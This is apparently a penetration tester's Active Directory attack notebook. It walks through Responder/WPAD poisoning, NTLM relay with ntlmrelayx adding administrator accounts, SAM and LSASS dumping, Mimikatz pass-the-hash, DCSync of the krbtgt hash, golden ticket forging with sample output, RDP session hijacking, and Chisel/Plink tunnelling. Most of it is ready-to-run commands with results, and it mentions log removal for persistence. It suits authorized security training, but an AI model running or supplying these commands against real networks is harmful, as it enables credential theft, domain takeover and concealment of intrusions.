Active Directory Attacking Metodology

Kerberos Protocol

Macros Exploitations

Bloodhound

CrackMapExec Cheat Sheet

Invisi-Shell

DCSync

Shadow Volume Copy

Password Spraying + PowerView

Golden Ticket Attacks

🕛 PowerView Cheat Sheet + PowerShell Enumeration

Kerberoasting

Recon

Gather information about the target.

- Systems
- Versions of system
- ports
- Users
- Information about the organization
- Public infromation passsive information gathering
- Sublis3er, shodan, and more.

Weaponizeation :

- Weaponize your payload and match it to the vulnerable information you've found about the organization.

First step :

- Find vulnerability or attack surface
- Gain access and hold on the endpoint or a system that was has backdoor
- Privilege Escalation for pivoting until reaching to domain admin user.
- Use Privilege's Escalation techniques to gain access of users.

Internal Enumeration :

Gather information about internal network or internal services that exist in the network or in the environment, map the network and the ports that are opened.

Movement in the network:

In this phase , A penetration tester must look for movement in the network after gaining one endpoint, the target is to check for hashes or any information that could lead for fully exploitation.

Post Exploitations :

After successfuly exploitation , must gather information about the whole DC and databases, manipulate the whole domain in order to gain persistence in the network, logs removal.

Ports:

Well - known ports : 0-1024

Registered Ports 1024 - 49151 - Programmer ports

Dynamic Ports 49,152 to 65545 - Temporary ports for operation system serving

Ports table :

Port Number	Protocol	Description
20	FTP	File Transfer Protocol (Data)
21	FTP	File Transfer Protocol (Control)
22	SSH	Secure Shell
23	Telnet	Telnet - Unencrypted text communication
25	SMTP	Simple Mail Transfer Protocol
53	DNS	Domain Name System
67	DHCP	Dynamic Host Configuration Protocol (Server)
68	DHCP	Dynamic Host Configuration Protocol (Client)

69	TFTP	Trivial File Transfer Protocol
80	HTTP	Hypertext Transfer Protocol
110	POP3	Post Office Protocol version 3
119	NNTP	Network News Transfer Protocol
123	NTP	Network Time Protocol
135	RPC	Remote Procedure Call
139	NetBIOS	NetBIOS Session Service
143	IMAP	Internet Message Access Protocol
161	SNMP	Simple Network Management Protocol
389	LDAP	Lightweight Directory Access Protocol
443	HTTPS	HTTP over TLS/SSL (Secure Sockets Layer)
445	SMB	Server Message Block (Windows File Sharing)
465	SMTP (SSL)	SMTP over TLS/SSL (Secure Sockets Layer)
514	Syslog	Syslog - Event Logging
636	LDAPS	LDAP over TLS/SSL (Secure Sockets Layer)
993	IMAPS	IMAP over TLS/SSL (Secure Sockets Layer)
995	POP3S	POP3 over TLS/SSL (Secure Sockets Layer)
3389	RDP	Remote Desktop Protocol

Internal Mapping

Netstat -nbt to map the sockets in the workstation

Port scan :

nmap -sU —min-rate 5000 -p- IP

netstat -nbt

Nmap to Metasploit

- **nmap -sU —min-rate 5000 -p- IP -oX ~/Desktop/nmapscan**
- **service postgresql restart**
- **msfcosole**
- **db_import [PATH]**
- **services -p 445**
- **hosts -c os_name -S windows/linux**

Protocol that must know:

IMGPv3

Registration protocol to multicast IP, this protocol announces to the router that we are interested in all the information that was sent to some multicast group.

LLMNR

Protocol that is getting asked for the the corporate network in order to find a computer in the Local area network after the organization's DNS couldn't resolve the query.

- **LLMNR** request is sent if the corporate orginization DNS couldn't locate the required PC, the request is getting sent in MULTICAST to the whole group.
- If a user will try to reach a network folder with incorrect name the DNS won't find it and the request will be forwarded towards the WINS service, and the WIN service also won't find the record of the network folder, so the system will query for LLMNR and NBNS and it will send a request to the whole organization or the whole computers in the network in order to locate the requested PC or shared folder.

- In this phase an attacker can answer to the request and ask for authentication in order to expose the information about the endpoint or the PC/shared folder that was

searched.

- The user that searched for the folder or for the PC will have to send the NTLMv2 and his username in order to validate his identity.
- An attacker can intercept the credentials and use pass the hash or crack the NTLMv2 hash and use impacket psexec or pth tools

MDNS :

MDNS is a protocol that is responsible for sending request in order to locate a computer in MULTICAST and expects from a PC that contains the information to reply with answer for the whole network about the required information for the searched PC

NBNS :

Protocol for locating computer names in corporate network and based on WINS Microsoft this protocol is used same as DNS holding the records and if the DNS doesn't work for some reasons it will work in order to serve the searched records.

Web Proxy Auto Discovery - WPAD Protocol :

A protocol that used in order to detect proxy in the organization. A lot of companies allow their users to browse the internet through proxy servers, since a lot of organizations forget to configure the WPAD and the whole PCS are configured as default to search for Web Proxy Auto Discovery (WPAD), A penetration tester can answer to LLMNR request or NBNS and announce that he is actual the proxy and the computer will forward the traffic through the penetration tester's computer, which allow sniffing the traffic and the actions, and getting passwords.

Bad Proxy Configurations could lead to WPAD Traffic sniffing

Blood Hound & Sharphound :

powershell.exe -exec bypass

- cd /bloodhound/Collectors

- import-module ./sharphound.ps1
- invoke-bloodhound

Neo4J Community Server

SAM.hiv And System.hiv Files dumping

After we can gain administrator or some high privilege we can save the sam.hiv and system.hiv

reg save hklm/sam sam.hiv

reg save hklm/system system.hiv

Afterwards using sam2dump or mimikats in order to convert the both security files into one that represents users and their NTLM encrypted passwords.

Usage of sam2dump :

- [ ] └─$ samdump2 SYSTEM SAM -o hashes.lst

Download Mimikats to the endpoint.

Execute Mimikats:

- [ ] lsadump::SAM /system:SYSTEM.hiv /sam:sam.hive

Passwords cracking :

Using John in order to crack NT format hash

└─$ john --format=NT filename.lst --wordlist=rockyou.txt

└─$ john filename.lst--wordlist=rockyou.txt --format=krb5pa-sha1

```
┌──(kali㉿kali)-[~]
└─$ john krb.txt --wordlist=rockyou.txt --format=krb5pa-sha1
Using default input encoding: UTF-8
Loaded 1 password hash (krb5pa-sha1, Kerberos 5 AS-REQ Pre-Auth etype 17/18 [
PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.04% (ETA: 10:52:42) 0g/s 3349p/s 3349c/s 3349C/s droopy..thes
impsons
A123456a         (?)
1g 0:00:05:51 DONE (2023-05-26 09:42) 0.002842g/s 3019p/s 3019c/s 3019C/s ABC.123..99309930
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using Hashcat in order to crack the NT format hash:

└─$ hashcat -m 1000 -a 0 hashler.lst ./rockyou.txt

In order to use advanced options use hashcat —help

Password stuffing with burpsuite :

using Intruder and marking the login page fields, username and password.

- ☐ Using pitchfork attack in intruder, loading both wordlists. in payload set 1 and 2.

- ☐ Give a string to filter out noise from random failed authentication response body.
- ☐ Navigate to options of intruder after copying the syntax that is determines about failed authentication >> copy to grep - Match feature and restart the attack again

Password spraying : spraying is the art of using known username without a known password

Kerberos Protocol - Methodologies

Network Miner Usage

Get weaponized with pcap file that was recorded and needs to be investigated;

> Download network miner.

> load the pcap file to the Network Miner tool and view the tabs.

NTSSP - New Technology Lan Manager Security Support Provider.

- if the computer cannot authenticate itself with the Kerberos it uses NTSSP that makes the authentication through NTLM
- The NTSSP is a service in the operation system that manages the communications between workstations in corporate network in secured method.
- **Organization uses NTLM as default in the following scenarios :**

1. Adding new computer in the domain.
2. Connecting between Active Directory forests
3. Connecting the local PC outside the domain.
4. Connecting to computer that is not running windows operation system.

- When a PC in the organization tries to connect any network resource NTLMSSP uses NTLMv2/NTLMv1 with the following method:
- When the client tries to connect any PC in the organization, the client side inserts password and username, the password gets progress of hashing
- The PC client sends the username in cleartext to the server

- Within the usage of the username - USER-ID , the server generates random 16 chars what’s called Nonce or Challenge that related to the password of the user, and sends them back to as challenge to the client.
- The client sends the Response with the password and the operation system starts to hash the password that was typed by the user, and sends the information to the server
- The server sends to the DC the information : Username : Nonce , Response hashed string that wants to connection.
- The Domain Controller inspects the packet that was sent from the server, and uses the username in order to find the username password from the active directory
- The DC calculates the username’s password with the hashing algorithm. and if the recieved data matches exactly to the same hash of the real password it authenticates the user.

Responder -

The tool is responsible to gather information and hashed passwords. within the method of listening to many kinds of requests in the network and as it name describes responds to all the requests.

Listens to :

MDNS - Multicast DNS:
Multicast DNS (MDNS) is a protocol that allows devices on a local network to discover and communicate with each other using domain names without the need for a central DNS (Domain Name System) server. It enables devices to resolve hostnames to IP addresses within a local network by broadcasting DNS queries and responses using multicast IP addresses. MDNS is primarily used in small networks or environments where there is no centralized DNS infrastructure available. It is commonly implemented in devices such as printers, smart TVs, and IoT devices to facilitate automatic network discovery and service advertisement.

LLMNR - Link-Local Multicast Name Resolution:
Link-Local Multicast Name Resolution (LLMNR) is a Microsoft proprietary protocol used

in Windows operating systems for name resolution on a local network when DNS name resolution fails. LLMNR allows devices to resolve the hostnames of other devices within the same subnet without relying on DNS servers. It uses multicast packets to send name resolution queries and obtain responses from other devices on the network. LLMNR is primarily used in scenarios where DNS is not available or not functioning correctly, such as in peer-to-peer networks or environments without a DNS infrastructure.

NBT-NS - NetBIOS Name Service:
NetBIOS Name Service (NBT-NS) is a protocol used to identify systems on a local network by their NetBIOS name. NetBIOS (Network Basic Input/Output System) is an older networking API used primarily in Windows-based systems for communication between computers on a local network. NBT-NS allows a device to broadcast queries on the network to resolve the NetBIOS names of other devices and obtain their IP addresses. It is commonly used in legacy Windows networking environments, particularly in workgroups or small networks where centralized DNS is not available or not utilized. NBT-NS is a predecessor to more modern name resolution protocols like DNS and MDNS.

The tool answers to requests and poisoning the answers.

Answering to the requests will make the PC to send information to authenticate itself and send his information such as hashed password and username. An attacker can bruteforce and crack the hashed password or us pass the hash method in order to connect with psexec.py impacket tool or pth-tool (pass the hash).

This tool also has the ability to act as WPAD server in order to obtain information and traffic.

WPAD stands for "Web Proxy Auto-Discovery." It is a protocol that enables automatic discovery and configuration of web proxy settings for devices on a network. The purpose of WPAD is to simplify the configuration of web proxies for client devices by automating the process.

Responder poisonings

1. Client makes wrong request of reaching to resource over the nework.
2. The responder listens for requests of LLMNR, MDNS, NBT-NS requests, when the client makes wrong request the computer still needs to resolve the name and the host in order to find the resource, it will send firstly to the local DNS records with query, once the DNS server doesn't recognize the request will be forwarded to the LLMNR, and the LLMNR multicast the whole network who knows this name around the network, once the Responder catches the requests.
3. The responder poisoning the answer like if there was a resource or system behind the name, and asking the credentials in order to authenticate the identity.
4. The credentials NTLMv2 sent over the network in order to authenticate itself for the network resource , and the Responder catches this information.

Crackmapexec - tool to enumerate the shared resources and network protocols among a corporate network.

Crackmapexec smb IP/prefix —gen-relay-list targets.txt

In the results search for SMBv1=True and Signing=False

Responder turning on :

python Responder.py -I eth0 -wd

NTLMRelayX - Attack tool

python3 ntlmrelayx.py -tf location of the targets.txt -smb2support -c "net user [username] [password] /ADD && net localgroup Administrators [username] /ADD

1. `crackmapexec smb IP/prefix --gen-relay-list targets.txt`:
    - `crackmapexec` is a tool used for penetration testing and auditing of network environments.

- `smb` specifies the protocol to use, which is Server Message Block (SMB), commonly used for file and printer sharing on Windows networks.
- `IP/prefix` represents the target IP address or IP address range in CIDR notation. For example, you can specify a single IP like `192.168.1.100` or a range like `192.168.1.0/24`.
- `-gen-relay-list` is an option that tells crackmapexec to generate a list of potential relay targets and save them to the specified file, in this case, `targets.txt`.

2. `python3 ntlmrelayx.py -tf location of the targets.txt -smb2support -c command`: Works on weak workstations and users.
    - `python3` invokes the Python 3 interpreter to run the `ntlmrelayx.py` script.
    - `ntlmrelayx.py` is a Python script included in the Impacket library, which is a collection of Python classes for network protocols.
    - `tf location of the targets.txt` specifies the location of the file generated in the previous step, containing the list of relay targets.
    - `smb2support` is an option that enables support for the newer SMB version 2 protocol.
    - `c command` is an option to specify the command to execute on the target system once the relay attack is successful.

Now, let's understand the attack and the tools used:

1. `crackmapexec` is used to identify potential targets that can be vulnerable to SMB relay attacks. It scans the specified IP address range and generates a list of targets in `targets.txt`. The generated list will likely include machines that allow relaying of authentication requests.
2. `ntlmrelayx.py` is a powerful tool that leverages SMB relay attacks. It takes the generated list of targets and attempts to relay authentication requests to them. When successful, it can impersonate the authenticated user and execute arbitrary commands on the target system.
    - `tf location of the targets.txt` provides the location of the `targets.txt` file generated by `crackmapexec`. It instructs `ntlmrelayx.py` to use the listed targets for the relay attack.

- `smb2support` enables support for SMB version 2 protocol, allowing the attack to work against systems that have SMBv2 enabled.
- `c command` specifies the command that will be executed on the target system once the relay attack succeeds. You should replace `command` with the actual command you want to run on the target machine. For example, you could use `c "net user malicioususer password123 /add"` to create a new user with a specified username and password.

Powershell for AD and Windows Environments:

User Adding : **net user ptuser Aa123456! /ADD /DOMAIN**

Checking what users exists : **net user /domain**

Adding user to the domain admins :

net group "DOMAIN ADMINS" user-name /ADD

Checking what goups existing : **net group /DOMAIN**

NtlmRelayX With RPC:

Command :

python3 ntlmrelayx.py -ip 0.0.0.0 -t rpc://DC.Server.IP -smb2support -c “net user [Username] [Password] /ADD && net localgroup Administrators [username] /ADD

SSH Port Forwarding

SSH port forwarding, also known as SSH tunneling, is a technique used to forward traffic from one computer to another over an encrypted SSH connection. This technique is often used by attackers to gain access to internal services in a corporate network.

Here is a step-by-step guide on how to implement port forwarding through SSH:

1. Open a terminal and log in to the remote server using SSH:

```
ssh -L [local_port]:[remote_host]:[remote_port] [user]@[remote_host]
```

- `[local_port]`: the port number on your local computer that you want the traffic to be forwarded to.
- `[remote_host]`: the IP address or hostname of the remote server you want to connect to.
- `[remote_port]`: the port number on the remote server that you want the traffic to be forwarded to.
- `[user]`: the username you use to log in to the remote server.

1. Once you are logged in, leave the terminal window open and minimize it.
2. Open a new terminal window and run the command you want to use to connect to the remote service. For example, to connect to a MySQL database on the remote server, you would run:

```
mysql -u [username] -p -h 127.0.0.1 -P [local_port]
```

- `[username]`: the username you use to log in to the MySQL database.
- `[local_port]`: the same port number you used in the SSH command.

1. You should now be connected to the MySQL database on the remote server through an encrypted SSH tunnel.

SSH2john private > key

Tunneling :

Protocol Tunneling as Red Teamer and Penetration Tester

Protocol tunneling is a technique used to bypass network security measures and gain access to internal services in a corporate network. Tunneling involves encapsulating one protocol within another protocol in order to bypass firewalls and other network

security measures. As a red teamer or penetration tester, protocol tunneling can be a useful technique for gaining access to sensitive resources in a target network.

Techniques and Methods

VPN Tunneling

VPN tunneling involves creating a secure, encrypted connection between two networks over the Internet. This technique is often used to connect remote workers to a corporate network. As a red teamer or penetration tester, VPN tunneling can be useful for gaining access to internal resources in a target network. Here are the steps to set up a VPN tunnel:

1. Install a VPN client on your computer and configure it to connect to the target network.
2. Once connected, you will be able to access internal resources in the target network as if you were physically located on the network.

ICMP Tunneling

ICMP tunneling involves encapsulating one protocol within ICMP packets in order to bypass network security measures. This technique is often used to bypass firewalls and other network security measures that block non-ICMP traffic. As a red teamer or penetration tester, ICMP tunneling can be useful for exfiltrating data from a target network. Here are the steps to set up an ICMP tunnel:

1. Install an ICMP tunneling tool on your computer, such as Iodine or Ptunnel.
2. Configure the tool to encapsulate the protocol you want to tunnel within ICMP packets.
3. Send the encapsulated packets to a remote server that is also running the ICMP tunneling tool.
4. Once the packets are received by the remote server, the encapsulated protocol is extracted and forwarded to its final destination.

Conclusion

Protocol tunneling is a powerful technique that can be used to bypass network security measures and gain access to internal services in a corporate network. As a red teamer or penetration tester, protocol tunneling can be a valuable tool in your arsenal. However, it is important to use these techniques responsibly and only with proper authorization.

Installation of Chisel works with golang and tunnel.

apt install golang

git clone Chisle.

go build -ldflags="-s -w"

```
./chisel server -p 8000 -reverse
```

Install on client: (The Target)

apt install golang

git clone Chisel

go build -ldflags="-s -w"

```
./chisel client ipofattacker:8000 R:PORT:IP-TO-PIVOT-TOWARDS:80
```

Sshuttle.

SSHuttle is a tool that allows you to create a secure VPN connection to a remote server. It can be used to tunnel traffic through an intermediary server, allowing you to bypass firewalls and access restricted resources. To use SSHuttle, you must first have SSH access to a remote server. Once you have SSH access, you can use the SSHuttle command to create a VPN connection to the server and route your traffic through it. SSHuttle is available for Linux, macOS, and Windows.

Installation:

1. sudo apt install sshuttle.

Overview :

The tools is used to tunnel the traffic and browse through servers that are out of the network scope, such as Virtual Private Network.

But the idea is to find the server that we have SSH connections to it and check what internal servers it communicates with, it could be any server that we cannot see beyond the network, thus we can try to fuzz and try to reach towards internal server that we dont have access to it from the first point.

Instructions:

1. After downloading the tool use the SSHuttle command to reverse and connect the SSH.
2. SSHuttle -r name@ip-of-machine-that-we-capctured-with-ssh IP-ADDRESS-OF-THE-DESTINATION

Plink.exe tool For Windows Environment:

Location of the binary in /usr/share/windows-binaries

Plink.exe is a command-line tool for Windows environments that allows users to connect to a remote server using Secure Shell (SSH) protocol. It is part of the PuTTY suite of tools and can be used to automate tasks and run commands on a remote server. Plink.exe can also be used to establish a secure tunnel between a local machine and a remote server, allowing users to bypass firewalls and access restricted resources. The tool can be found in the /usr/share/windows-binaries location.

1. First download from the attacking machine the plink.exe file that exists in the path that was metioned above,
2. therefore , execute the plink.exe with the following command :

> plink.exe -L port:ipaddressoftheserver:80 username@ip-of-the-machine-we-attack

There for you will be able to forward the traffic through browser on the first port you have motioned

LSASS.DMP File Exfiltration

Dumping the LSASS process into an LSASS.DMP file can be done using built-in Windows commands. This can be useful for analysis and troubleshooting purposes, but it can also be a potential security risk if the LSASS.DMP file falls into the wrong hands. Therefore, it is important to take appropriate precautions when working with LSAS

LSASS.DMP files.

Here's a step-by-step guide on how to dump the LSASS process into an LSASS.DMP file using built-in Windows commands:

1. Open Command Prompt as an administrator.
2. Run the following command to create an LSASS.DMP file in the current directory:

   ```
   procdump.exe -accepteula -ma lsass.exe lsass.dmp
   ```

   This command uses the ProcDump utility to create a memory dump of the LSASS process. The "-accepteula" flag accepts the end-user license agreement, and the "-ma" flag creates a full memory dump. "lsass.exe" is the name of the LSASS process, and "lsass.dmp" is the name of the output file.
3. Wait for the command to complete. This may take several minutes depending on the size of the LSASS process.
4. Once the command has completed, the LSASS.DMP file will be created in the current directory.

It is important to note that the LSASS.DMP file may contain sensitive information such as user credentials and authentication tokens. Therefore, it should be treated with caution and stored securely. It is recommended to only create LSASS.DMP files when necessary for analysis or troubleshooting, and to delete them promptly after use.

In addition, it is important to keep systems up to date with the latest security patches and to implement strong security measures such as multi-factor authentication and

network segmentation to prevent unauthorized access to LSASS and other sensitive components of the Windows operating system.

Run Mimikats

mimikats.exe

Load the file into minidump module.

sekurlsa::minidump lsass.dmp

After dumping the lsass file interact with the file.

sekurlsa::logonpassworcrackmapexecds full

Mimikatz Cheat Sheet

Mimikatz is a post-exploitation tool that can be used to extract credentials from Windows operating systems. It is commonly used by attackers to perform pass-the-hash attacks and dump password hashes from memory. Here is a cheat sheet for using Mimikatz in an Active Directory network:

Dumping Password Hashes

To dump password hashes from memory, use the following commands:

```
mimikatz.exe
sekurlsa::logonpasswords
```

This will display a list of credentials that are currently stored in memory, including the NTLM hashes of user passwords.

Pass-the-Hash Attacks

To perform a pass-the-hash attack, use the following commands:

```
mimikatz.exe
sekurlsa::pth /user:[username] /domain:[domain] /ntlm:[hash]
```

Replace `[username]` with the username of the account you want to impersonate, `[domain]` with the name of the domain, and `[hash]` with the NTLM hash of the user's password.

Golden Ticket Attacks

To perform a Golden Ticket attack, use the following commands:

```
mimikatz.exe
kerberos::golden /user:[username] /domain:[domain] /sid:[SID] /rc4:[hash] /service:[SPN]
```

Replace `[username]` with the username of the account you want to impersonate, `[domain]` with the name of the domain, `[SID]` with the Security Identifier (SID) of the domain, `[hash]` with the NTLM hash of the user's password, and `[SPN]` with the Service Principal Name (SPN) of the target service.

Silver Ticket Attacks

To perform a Silver Ticket attack, use the following commands:

```
mimikatz.exe
kerberos::golden /user:[username] /domain:[domain] /sid:[SID] /rc4:[hash] /target:[SPN]
```

Replace `[username]` with the username of the account you want to impersonate, `[domain]` with the name of the domain, `[SID]` with the Security Identifier (SID) of the domain, `[hash]` with the NTLM hash of the user's password, and `[SPN]` with the Service Principal Name (SPN) of the target service.

DCSync Attacks

To perform a DCSync attack, use the following command:

```
mimikatz.exe
lsadump::dcsync /user:[username] /domain:[domain] /all /csv
```

Replace `[username]` with the username of the account you want to impersonate, and `[domain]` with the name of the domain.

This will dump a list of credentials for all domain users in CSV format.

Implementing Mimikatz on an Active Directory Network

To implement Mimikatz on an Active Directory network, follow these steps:

1. Gain access to a domain-joined machine with local administrator privileges.
2. Download the Mimikatz binary onto the machine.
3. Open a command prompt and navigate to the directory containing the Mimikatz binary.
4. Run the `mimikatz.exe` command to start the tool.
5. Use the commands listed above to perform credential extraction and pass-the-hash attacks.


Note that using Mimikatz on a production network without proper authorization is illegal and unethical. Always obtain proper authorization before attempting to use Mimikatz or any other hacking tool on a network.

RDP Session Hijacking:

After testing if RDP session is available upon some machine or server, try to connect it with some high privileged user or any user.

After logging in, open a terminal and search for current loggged on sessions with the command :

- query user



After detecting another session which is connected, create service that uses the following functionality :

Sc create hijack binpath="cmd.exe /k tscon 1 /dest:rdp-tcp#4”

> sc create [name] binpath=”cmd.exe /k tscon ID of administrator or other session rdp-tcp#YourSessionID

```
C:\Windows\system32>sc create hijack binpath="cmd.exe /k 1 tscon /dest:rdp-tcp#4
"
[SC] CreateService SUCCESS

C:\Windows\system32>_
```

Net start hijack in order to start the attack upon the other session.

כעת ניצור לנו במהירות שיא ! משתמש חדש ונכניס אותו לקבוצת הדומיין אדמין .

```
PS C:\Users\Administrator> net user ptuser2 123456A123! /add /dom
The command completed successfully.
```

```
PS C:\Users\Administrator> net group "domain admins" ptuser2 /add /dom
The command completed successfully.
```

Golden Ticket:

Dump the KRBTGT (User As A Service Of Kerberos KDC (**Key Distribution Center**) NTLM hash(New Technology Lan Manager) and SID (Security Identifier) with Mimikatz.

```
lsadump::dcsync /domain:DOMAIN.CO.IL /user:krbtgt
```

```
mimikatz # lsadump::dcsync /domain:samimirov.co.il /user:krbtgt
```

```
** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 6/12/2023 12:30:39 PM
Object Security ID   : S-1-5-21-3837211577-1672780293-380012374-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0f605c2891686ab1dd373a04c8107faf
    ntlm- 0: 0f605c2891686ab1dd373a04c8107faf
    lm  - 0: 954fb523a0d00ee545ab998f62030979

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a7f3d716b295b71cab1cb0d813837b22

* Primary:Kerberos-Newer-Keys *
    Default Salt : SAMIMIROV.CO.ILkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : bda383564a54285d49c55e1ae737317a8af6d666b2013f2b206
      aes128_hmac       (4096) : 0551be7f795cb39100710745fd32fa14
      des_cbc_md5       (4096) : f23e341f9d13ece6

* Primary:Kerberos *
    Default Salt : SAMIMIROV.CO.ILkrbtgt
```

Next step will be generating the golden ticket in order to gain session token with high privileges.

With the following syntax :

```
kerberos::golden /krbtgt:NTLM /admin:administrator /domain:samimirov.co.il /sid:S-ID /ticket:gticket.kirbi
```

In the screenshot below the expected output determines that a kirbi file was saved.

```
mimikatz # kerberos::golden /krbtgt:0f605c2891686ab1dd373a04c8107faf /admin:administrator /domain:samimirov.co.il /sid:S
-1-5-21-3837211577-1672780293-380012374-502 /ticket:gticket.kirbi
User      : administrator
Domain    : samimirov.co.il (SAMIMIROV)
SID       : S-1-5-21-3837211577-1672780293-380012374-502
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0f605c2891686ab1dd373a04c8107faf - rc4_hmac_nt
Lifetime  : 6/14/2023 1:04:30 PM ; 6/11/2033 1:04:30 PM ; 6/11/2033 1:04:30 PM
-> Ticket : gticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Validating the file :

```
C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is C45F-D471

 Directory of C:\Users\Administrator

06/14/2023  01:04 PM    <DIR>          .
06/14/2023  01:04 PM    <DIR>          ..
06/12/2023  12:04 PM    <DIR>          Contacts
06/14/2023  12:52 PM    <DIR>          Desktop
06/12/2023  12:04 PM    <DIR>          Documents
06/12/2023  12:04 PM    <DIR>          Downloads
06/12/2023  12:04 PM    <DIR>          Favorites
06/14/2023  01:04 PM             1,423 gticket.kirbi
06/12/2023  12:04 PM    <DIR>          Links
06/14/2023  12:45 PM         1,355,264 mimikat.exe
06/12/2023  12:04 PM    <DIR>          Music
06/12/2023  12:04 PM    <DIR>          Pictures
06/12/2023  12:04 PM    <DIR>          Saved Games
06/12/2023  12:04 PM    <DIR>          Searches
06/12/2023  12:04 PM    <DIR>          Videos
               2 File(s)      1,356,687 bytes
              13 Dir(s)  50,322,288,640 bytes free
```

Loading the Kirbi file :

Execute Mimikatz again and use the following command in order to load the kirbi file:

```
kerberos::ptt gticket.kirbi
```

```
C:\Users\Administrator>mimikat.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt gticket.kirbi
```

After loading the ticket that you have generated with SID and NTLM hash of KRBTGT our mission is to use it somehow, expect * File: ‘gticket.kirbi’: OK and then use the following command in order to gain some interactive shell.

> kerberos::tgt

```
C:\Users\Administrator>mimikat.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt gticket.kirbi

* File: 'gticket.kirbi': OK

mimikatz # kerberos::tgt
Kerberos TGT of current session :
          Start/End/MaxRenew: 6/14/2023 1:04:30 PM ; 6/11/2033 1:04:30 PM ; 6/11/2033 1:04:30 PM
          Service Name (02) : krbtgt ; samimirov.co.il ; @ samimirov.co.il
          Target Name  (--) : @ samimirov.co.il
          Client Name  (01) : administrator ; @ samimirov.co.il
          Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            00000000000000000000000000000000
          Ticket            : 0x00000017 - rc4_hmac_nt       ; kvno = 0        [...]

       ** Session key is NULL! It means allowtgtsessionkey is not set to 1 **

mimikatz #
```

misc::cmd in order to pop a cmd window from any other remote PC with administrative privieleges

Pass The Hash Techniques

Cheat Sheet AD 1

Persistent Custom SSP

Mimikatz Usage

Skeleton Key

DSRM - Directory Services Restore Mode

PowerShell Reverse Shells

Active Directory PT Check List

Cheat Sheet AD 2